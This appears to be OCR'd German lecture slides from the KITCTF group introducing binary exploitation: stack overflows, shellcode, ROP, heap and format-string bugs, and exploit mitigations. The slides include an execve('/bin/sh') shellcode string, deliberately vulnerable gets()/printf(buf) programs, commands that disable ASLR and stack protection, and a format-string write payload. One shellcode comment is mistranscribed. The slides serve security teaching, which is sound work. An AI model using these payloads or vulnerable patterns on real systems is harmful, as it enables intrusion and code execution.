






Binary Exploitation

Eine Einführung


KITCTF

```
1 char sc[] = "\x6a\x0b"   // push byte +0xb
2 "\x58"                   // pop eax
3 "\x99"                   // cdq
4 "\x52"                   // push edx
5 "\x68\x2f\x2f\x73\x68"   // push dword 0x68732f2f
6 "\x68\x2f\x62\x69\x6e"   // push dword 0x6e69922f
7 "\x89\xe3"               // mov ebx, esp
8 "\x31\xc9"               // xor ecx, ecx
9 "\xcd\x80";              // int 0x80
```

Linux Process Layout




(Stack based) Buffer Overflows





```c
#include<stdio.h>

int main(int argc, char* argv[]) {
    int var = 0;
    char buf[10];
    gets(buf);
    if (var != 0) {
        printf("%s", "success!");
    }
    return 0;
}
```


Stackframes



Shellcode




```c
#include<stdio.h>

void getBuffer() {
    char buf[80];
    gets(buf);
}

int main(int argc, char* argv[]) {
    getBuffer();
    return 0;
}
```

- shell-storm.org/shellcode/

Ist es wirklich so einfach?




- Nein, heutzutage nicht mehr:
- Das letzte Beispiel wurde mit

  `gcc -m32 -fno-stack-protector -z execstack -o shellcode shellcode.c`

  kompiliert und funktioniert nicht ohne

  `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- Was bedeuten die einzelnen Optionen?
  - `-m32` → 32bit Programm
  - `-z execstack` → NX / DEP
  - `-fno-stack-protector` → Canaries
  - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space` → ASLR

Exploit mitigations: NX / DEP




- Virtueller Adressraum unterteilt in Bereiche:

```
gef➤  vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /home/stefan/kitctf/slides_binaryExploitation/shellcode
0x56556000 0x56557000 0x00000000 r-x /home/stefan/kitctf/slides_binaryExploitation/shellcode
0x56557000 0x56558000 0x00001000 rwx /home/stefan/kitctf/slides_binaryExploitation/shellcode
0x56558000 0x5657a000 0x00000000 rwx [heap]
0xf7dbb000 0xf7f8d000 0x00000000 r-x /usr/lib32/libc-2.27.so
0xf7f8d000 0xf7f8e000 0x001d2000 --- /usr/lib32/libc-2.27.so
0xf7f8e000 0xf7f90000 0x001d2000 r-x /usr/lib32/libc-2.27.so
0xf7f90000 0xf7f91000 0x001d4000 rwx /usr/lib32/libc-2.27.so
0xf7f91000 0xf7f96000 0x00000000 rwx
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /usr/lib32/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-x /usr/lib32/ld-2.27.so
0xf7ffd000 0xf7ffe000 0x00026000 rwx /usr/lib32/ld-2.27.so
0xfffdd000 0xffffe000 0x00000000 rwx [stack]
gef➤
```


```
gef➤  vmmap
Start      End        Offset     Perm Path
0x56555000 0x56556000 0x00000000 r-x /home/stefan/kitctf/slides_binaryExploitation/simpleStackOverflow
0x56556000 0x56557000 0x00000000 r-- /home/stefan/kitctf/slides_binaryExploitation/simpleStackOverflow
0x56557000 0x56558000 0x00001000 rw- /home/stefan/kitctf/slides_binaryExploitation/simpleStackOverflow
0x56558000 0x5657a000 0x00000000 rw- [heap]
0xf7dbb000 0xf7f8d000 0x00000000 r-x /usr/lib32/libc-2.27.so
0xf7f8d000 0xf7f8e000 0x001d2000 --- /usr/lib32/libc-2.27.so
0xf7f8e000 0xf7f90000 0x001d2000 r-- /usr/lib32/libc-2.27.so
0xf7f90000 0xf7f91000 0x001d4000 rw- /usr/lib32/libc-2.27.so
0xf7f91000 0xf7f96000 0x00000000 rw-
0xf7fd1000 0xf7fd4000 0x00000000 r-- [vvar]
0xf7fd4000 0xf7fd6000 0x00000000 r-x [vdso]
0xf7fd6000 0xf7ffc000 0x00000000 r-x /usr/lib32/ld-2.27.so
0xf7ffc000 0xf7ffd000 0x00025000 r-- /usr/lib32/ld-2.27.so
```

Exploit mitigations: Canaries




- `-fno-stack-protector`
- Wurde default option bei gcc im Mai 2014

Exploit mitigations: ASLR and PIE




- ASLR randomisiert Adressen des Heaps, Stacks und von mapped memory
- existiert seit Windows Vista / etwas früher auf Linux
- PIE randomisiert Adressen des Codes / Text Segments
- default seit Ubuntu 17.10
- begrenzte Effektivität bei 32bit Programmen:
  - Begrenzter Adressraum
  - Alignments von Segmenten
  - NOP-sleds

ROP / return to libc attack




- Effektive Methode um NX zu umgehen
- Wie zuvor auch schon: return address überschreiben
- Jetzt allerdings: zu bestehendem Code (Gadgets) springen
- Vorgehen:
  - Suche z.B. `ret` Instruktionen in mapped libraries / im Programm
  - Suche nach sinnvollen Instruktionen vor den `ret` Instruktionen
  - Schreibe eine Reihe von Returnadressen auf den Stack
  - Überschreibe die eigentliche Returnadresse mit der Adresse des ersten Gadgets.
- Aufgrund der Größe / Anzahl der Instruktionen wird oft in die libc gesprungen.
- `https://github.com/JonathanSalwan/ROPgadget`

Heap Attacks



- Einfaches Beispiel: Buffer Overflows:
  - Auch hier möglich, allerdings keine Return Adressen zum Überschreiben.
  - Aber: je nach dem welche Objekte auf dem Heap liegen trotzdem interessant
  - Beispiel: Simples Programm das das Setzen und Auslesen von Strings erlaubt
  - Position des Strings auf Heap in Datenstruktur gespeichert.
  - Mit Buffer Overflow diese Adresse überschreiben
  - Arbitrary read/write
- Unzählige weitere Techniken um Heap Exploits durchzuführen:
  - UAF
  - Heap Spraying
  - Funktionsweise von `malloc` ausnutzen
  - ...
- `https://github.com/shellphish/how2heap`

Format String Vulnerabilities




```c
#include<stdio.h>

#define SIZE 20

int main(int argc, char* argv[]) {
    char buf[SIZE];
    fgets(buf, SIZE, stdin);
    printf(buf);
    return 0;
}
```


- %x: liest 32bit Wert vom Stack
- %n: Anzahl der bisher geschriebenen Zeichen wird an Adresse geschrieben (`int*`)

Exploit Idee




- Exploit String: `%099lx%4$016ln\xef\xbe\xad\xde\xef\xbe\xad\xde`
- Schreibe gewünschte Anzahl Zeichen mit `%x`
  - damit hier nicht `%x%x%x%x%x%x...` verwendet werden muss:
  - `%0<Padding auf n Bytes>x`
  - `%lx` liest long ints (siehe `man 3 printf`)
- Schreibe Anzahl geschriebener Bytes an Adresse `0xdeadbeefdeadbeef`
  - `016ln` gibt an, dass eine 64 bit Adresse gelesen werden soll
  - `%4$` referenziert das 4. Element (erspart `%016lx%016lx%016lx%016ln`)
- Schreibe Adresse (Welche dann auf dem Stack gespeichert wird, wo sie mit `%n` gelesen werden kann)

Weitere Vulnerabilities



- Timing Attacks
  - z.B.: Passwort wird Zeichen für Zeichen überprüft
- Race Conditions
- .GOT, .PLT overwrites
- Integer Overflows


Tools / Ressourcen



- gdb
  - peda
  - gef
- python
  - pwntools (`https://docs.pwntools.com/en/stable/`)
  - `https://github.com/saelo/ctfcode/blob/master/pwn.py`
- ltrace / strace
- nc
- checksec

- Buch: 'Hacking - the Art of Exploitation'
- `http://phrack.org/issues/49/14.html`
- `http://www.myne-us.com/2010/08/from-0x90-to-0x4c454554-journey-into.html`
- `http://liveoverflow.com/binary_hacking/`

Aufgaben



- https://picoctf.com/
- http://overthewire.org/wargames/leviathan/
- http://overthewire.org/wargames/narnia/
- https://exploit-exercises.com/protostar/
- https://microcorruption.com/